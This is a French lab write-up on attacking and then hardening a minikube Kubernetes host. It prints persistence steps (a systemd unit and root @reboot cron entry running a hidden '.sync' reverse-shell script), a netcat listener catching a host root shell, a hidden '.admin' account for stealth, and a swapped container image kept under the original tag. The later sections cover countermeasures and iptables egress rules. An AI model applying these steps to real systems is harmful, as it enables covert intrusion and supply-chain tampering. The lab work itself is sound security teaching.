- Créons maintenant un service de système persistant qui permettra de lancer automatiquement notre script sur la machine hôte minikube lors du boot, l'exécuté en continu et le relancé dans le cas d'un plantage. Le fichier sera dans le répertoire : /mnt/host-root/etc/systemd/system/network-sync.service

```
[Unit]  
Description=Network Time Sync  
  
[Service]  
ExecStart=/usr/local/bin/.sync  
Restart=always  
  
[Install]  
WantedBy=multi-user.target
```

```
root@425a082e4174:/mnt/host-root/etc/systemd/system# chmod +x network-sync.service  
root@425a082e4174:/mnt/host-root/etc/systemd/system#
```

- Maintenant activons le service : echo "@reboot /usr/local/bin/.sync" >> /mnt/host-root/var/spool/cron/crontabs/root

```
exit  
root@425a082e4174:/mnt/host-root/var/spool/cron/crontabs/root# echo "@reboot /usr/local/bin/.sync" >> /mnt/host-root/var/spool/cron/crontabs/root  
root@425a082e4174:/mnt/host-root/etc/systemd/system#
```

NB : Ici, nous avons ajouté la tâche @reboot (elle permet d'exécuter la commande au démarrage du système hôte) dans le crontab de root du serveur hôte minikube via le système de fichier monté “/mnt/host-root”. Cron lira le fichier .sync au démarrage pour savoir quelle instruction exécutée

3.4. Modifions l'image du serveur de vidéo surveillance HCC sur Kubernetes en y ajoutant un programme malveillant (ex : nmap)

Réponse : Pour réaliser cette tâche, nous allons au préalable essayer de nous connecter au niveau de la machine hôte de façon persistante et discrète en utilisant le reverse shell. Ce qui va se passer c'est que lorsque le service “network-sync.service” va s'exécuter au niveau de l'hôte, nous recevrons une connexion TCP au niveau de notre conteneur Ubuntu. Nous serions alors connectés sur la machine hôte avec l'utilisateur “.admin”. Nous pourrions donc en ce moment manipuler les fichiers sensibles et éventuellement modifier l'image du serveur de vidéo surveillance HCC.

- Nous allons d'abord redémarrer notre serveur minikube pour qu'il puisse lancer le script “.sync” au démarrage. Après cela, la machine hôte tentera de se connecter toutes les 60 secondes à notre machine Ubuntu

```
(eriko@kali)-[~]
└─$ minikube stop
  Stopping node "minikube" ...
  Powering off "minikube" via SSH ...
  1 node stopped.

(eriko@kali)-[~]
└─$ minikube start
  minikube v1.36.0 on Debian kali-rolling
  Using the docker driver based on existing profile
  Starting "minikube" primary control-plane node in "minikube" cluster
  Pulling base image v0.0.47 ...
  minikube 1.37.0 is available! Download it: https://github.com/kubernetes/minikube/releases/tag/v1.37.0
  To disable this notice, run: 'minikube config set WantUpdateNotification false'
```

- Je vais maintenant taper une commande (sur le port 4444) au niveau de Ubuntu qui me permettra d'attendre une connexion du serveur de CSP (Hôte minikube) :

```
root@425a082e4174:/# nc -lvpn 4444
Listening on 0.0.0.0 4444
```

- Nous pouvons voir maintenant que la connexion a été effectuée entre le serveur de CSP (hôte minikube) et notre machine Ubuntu et cela nous a donné le prompt en “root@minikube:#”

```
root@6eb7639b6f0a:/# nc -lvpn 4444
Listening on 0.0.0.0 4444
Connection received on 172.17.0.1 57316
bash: cannot set terminal process group (115): Inappropriate ioctl for device
bash: no job control in this shell
root@minikube:/#
```

- Avant de commencer à saisir nos commandes, nous devons nous connecter à l'utilisateur que nous avons créé dans l'hôte minikube (Serveur CSP) afin de travailler d'une façon furtive et pas avec le compte root :

```
root@minikube:/# sudo su - .admin
sudo su - .admin
```

NB : Cependant sur de nombreux systèmes, le prompt n'affiche pas le nom de l'utilisateur lorsqu'il se connecte comme c'est le cas ici. Pour vérifier, j'ai taper la commande “whoami” et “hostname” (Résultat : .admin et minikube)

```
root@minikube:/# sudo su - .admin
sudo su - .admin
whoami
.admin
hostname
minikube
```

- La connexion furtive et persistante étant maintenant établie, nous allons modifier l'image du serveur de vidéo surveillance HCC en y installant un programme malveillant “nmap”

. Nous allons créer un fichier Dockerfile dans le répertoire “/tmp/hcc-espion” afin que celui-ci soit supprimer après le redémarrage de minikube (cela empêche de laisser des traces). Ce Dockerfile comporte des lignes permettant l’installation du programme malveillant “nmap”

```
GNU nano 6.2                               Dockerfile
FROM registry.local/hcc-video-surveillance:latest

RUN apt update && apt install -y nmap
```

. Régénérons l’image à l’aide de ce Dockerfile. Ce qui va permettre d’installer “nmap” dans l’image résultante. L’image résultante aura le même nom que l’ancienne image afin que celle-ci soit remplacer dans le serveur minikube

```
docker build -t registry.local/hcc-video-surveillance:latest .
```

```
root@minikube:/tmp/hcc-espion# docker build -t registry.local/hcc-video-surveillance:latest .
< -t registry.local/hcc-video-surveillance:latest .
#0 building with "default" instance using docker driver

#1 [internal] load build definition from Dockerfile
#1 transferring dockerfile: 112B done
#1 DONE 0.0s

#2 [internal] load metadata for docker.io/library/hcc-video-surveillance:latest
#2 DONE 0.0s

#3 [internal] load .dockerignore
#3 transferring context: 2B done
#3 DONE 0.0s

#4 [1/2] FROM docker.io/library/hcc-video-surveillance:latest
#4 DONE 0.0s
```

```
#6 exporting to image
#6 exporting layers 0.0s done
#6 writing image sha256:dc98bb7852e322ba50849f1c21c2dcaa49c4ba32287a84c51805c8cdecaad7d6 done
#6 naming to registry.local/hcc-video-surveillance:latest done
#6 DONE 0.0s
root@minikube:/tmp/hcc-espion#
```

Conclusion : Nous pouvons voir au travers de ces captures (début de l’opération et fin de l’opération) que l’image a été rebuilt et modifier avec succès et le logiciel malveillant “nmap” est maintenant installé. Personne ne se doutera que l’image a été modifiée car elle porte le même nom que l’ancienne et pourra être éventuellement déployée par l’administrateur de CSP

3.5. Les principales vulnérabilités que nous avons identifiées sont les suivantes :

- Le conteneur Ubuntu a été créé en mode –privileged ce qui a permis au conteneur d’accéder au système de fichier de l’hôte en mode root via le montage du répertoire

racine de l'hôte. Le mode –privileged a également permis d'accéder en shell via le montage réaliser au système hôte pour y modifier les fichier sensibles (/etc/passwd et /etc/shadow) afin de créer des utilisateurs et lancer des scripts. Nous avons donc ici le problème d'élévation de privilège et celui du contournement de l'isolation, la persistance locale au travers du script “.sync”

- Absence de système de détection d'intrusion et d'audit car on a pu accéder au système, modifier les fichiers et de créer une porte dérobée sans qu'une alerte ne soit déclenchée ou un blocage.
- Nous avons pu modifier et remplacer l'image d'origine avec l'image compromis (avec nmap) sans quaucun système ne puisse empêcher cela. Absence d'un système de gestion de l'intégrité des images
- le service “network-sync.service” a pu se lancer sans qu'une alerte ne se déclanche. Absence d'un IDS

3.6. Contre mesure pour empêcher cette attaque

- Interdiction des conteneurs en mode --privileged
- Bloquer le montage de répertoires pour empêcher l'utilisation de “chroot” qui permet d'accéder à la machine hôte en Shell
- Mettre en place un système de surveillance et d'audit des fichiers sensibles
- Sécuriser le réseau par l'utilisation de pare-feu
- Sécuriser le serveur Minikube (le nœud principal) par l'utilisation des contrôles RBAC
- Scanner l'image avant leur déploiement en utilisant des outils comme “trivy”

3.7. Implémentons une de ses contre-mesures

Réponse : L'objectif ici est de pouvoir empêcher les scripts malveillants comme celui du reverse shell (.sync) de pouvoir s'exécuter pour établir des connexions extérieures depuis le serveur minikube :

- Nous allons vérifier les règles existantes au niveau du pare-feu iptable serveur Minikube : sudo iptables -L -n -v

```

Chain DOCKER-USER (1 references)
pkts bytes target     prot opt in     out      source          destination
  14   866 RETURN    all -- *       *       0.0.0.0/0           0.0.0.0/0

Chain KUBE-EXTERNAL-SERVICES (2 references)
pkts bytes target     prot opt in     out      source          destination
   0     0 REJECT    tcp -- *       *       0.0.0.0/0           0.0.0.0/0           /* development/hcc-video-surveillance has no endpoints
YPE match dst-type LOCAL reject-with icmp-port-unreachable

Chain KUBE-FIREWALL (2 references)
pkts bytes target     prot opt in     out      source          destination
   0     0 DROP      all -- *       *       !127.0.0.0/8        127.0.0.0/8           /* block incoming localnet connections */ ! ctstate RELATED, DNAT
ABLISHED

Chain KUBE-FORWARD (1 references)
pkts bytes target     prot opt in     out      source          destination
   0     0 DROP      all -- *       *       0.0.0.0/0           0.0.0.0/0           ctstate INVALID nfacct-name ct_state_invalid_dropped_p
   0     0 ACCEPT    all -- *       *       0.0.0.0/0           0.0.0.0/0           /* kubernetes forwarding rules */
   0     0 ACCEPT    all -- *       *       0.0.0.0/0           0.0.0.0/0           /* kubernetes forwarding conntrack rule */ ctstate RELATED
ABLISHED

Chain KUBE-KUBELET-CANARY (0 references)
pkts bytes target     prot opt in     out      source          destination

Chain KUBE-NODEPORTS (1 references)
pkts bytes target     prot opt in     out      source          destination

Chain KUBE-PROXY-CANARY (0 references)
pkts bytes target     prot opt in     out      source          destination

Chain KUBE-PROXY-FIREWALL (3 references)
pkts bytes target     prot opt in     out      source          destination

Chain KUBE-SERVICES (2 references)
pkts bytes target     prot opt in     out      source          destination
   0     0 REJECT    tcp -- *       *       0.0.0.0/0           10.103.33.17           /* development/hcc-video-surveillance has no endpoints
t-with icmp-port-unreachable
docker@minikube:~$ 

```

Conclusion : nous voyons bien sur la capture ci-dessus qu'il n'y'a pas de règles qui puisse permettre au serveur minikube de bloquer des connexions TCP vers des ports particuliers (comme le port 4444) vers l'extérieur pour empêcher le reverse shell.

- Empêchons le serveur minikube de réaliser des connexions vers l'extérieur vers le port 4444 : sudo iptables -A OUTPUT -p tcp --dport 4444 -j DROP

```

docker@minikube:~$ sudo iptables -A OUTPUT -p tcp --dport 4444 -j DROP
docker@minikube:~$ 

```

- Bloquons également des connexions vers des ip spécifiques depuis le serveur minikube (CSP) comme celui de la machine Ubuntu (poste attaquant : 172.17.0.2) : sudo iptables -A OUTPUT -p tcp -d 172.17.0.2 -j DROP

```

docker@minikube:~$ sudo iptables -A OUTPUT -p tcp -d 172.17.0.2 -j DROP
docker@minikube:~$ 

```

- Sauvegardons nos règles en les rendant persistant :

. Téléchargement du paquet : sudo apt install iptables-persistent

```
docker@minikube:~$ sudo apt install iptables-persistent
Reading package lists... Done
Building dependency tree... Done
Progress: [ 89%] [########################################.....]
The following additional packages will be installed:
  netfilter-persistent
The following NEW packages will be installed:
  iptables-persistent netfilter-persistent
0 upgraded, 2 newly installed, 0 to remove and 65 not upgraded.
Need to get 13.9 kB of archives.
After this operation, 93.2 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://archive.ubuntu.com/ubuntu jammy/universe amd64 netfilter-persistent all 1.0.16 [7440 B]
Get:2 http://archive.ubuntu.com/ubuntu jammy/universe amd64 iptables-persistent all 1.0.16 [6488 B]
Fetched 13.9 kB in 0s (42.4 kB/s)
debconf: delaying package configuration, since apt-utils is not installed
```

. Sauvegarde des règles : netfilter-persistent save

```
docker@minikube:~$ netfilter-persistent save
docker@minikube:~$ █
```

- Vérifions que la règle est activée :

```
docker@minikube:~$ sudo iptables -L OUTPUT -n --line-numbers
Chain OUTPUT (policy ACCEPT)
num  target     prot opt source          destination
1    KUBE-PROXY-FIREWALL  all  --  0.0.0.0/0      0.0.0.0/0      ctstate NEW /* kubernetes load balancer firewall */
2    KUBE-SERVICES   all  --  0.0.0.0/0      0.0.0.0/0      ctstate NEW /* kubernetes service portals */
3    KUBE-FIREWALL  all  --  0.0.0.0/0      0.0.0.0/0
4    DROP        tcp  --  0.0.0.0/0      172.17.0.2
5    DROP        tcp  --  0.0.0.0/0      0.0.0.0/0      tcp dpt:4444
docker@minikube:~$ █
```

Conclusion : nous voyons bien que la règle est activée et elle empêchera les connexions vers le port 4444 sur tout poste attaquant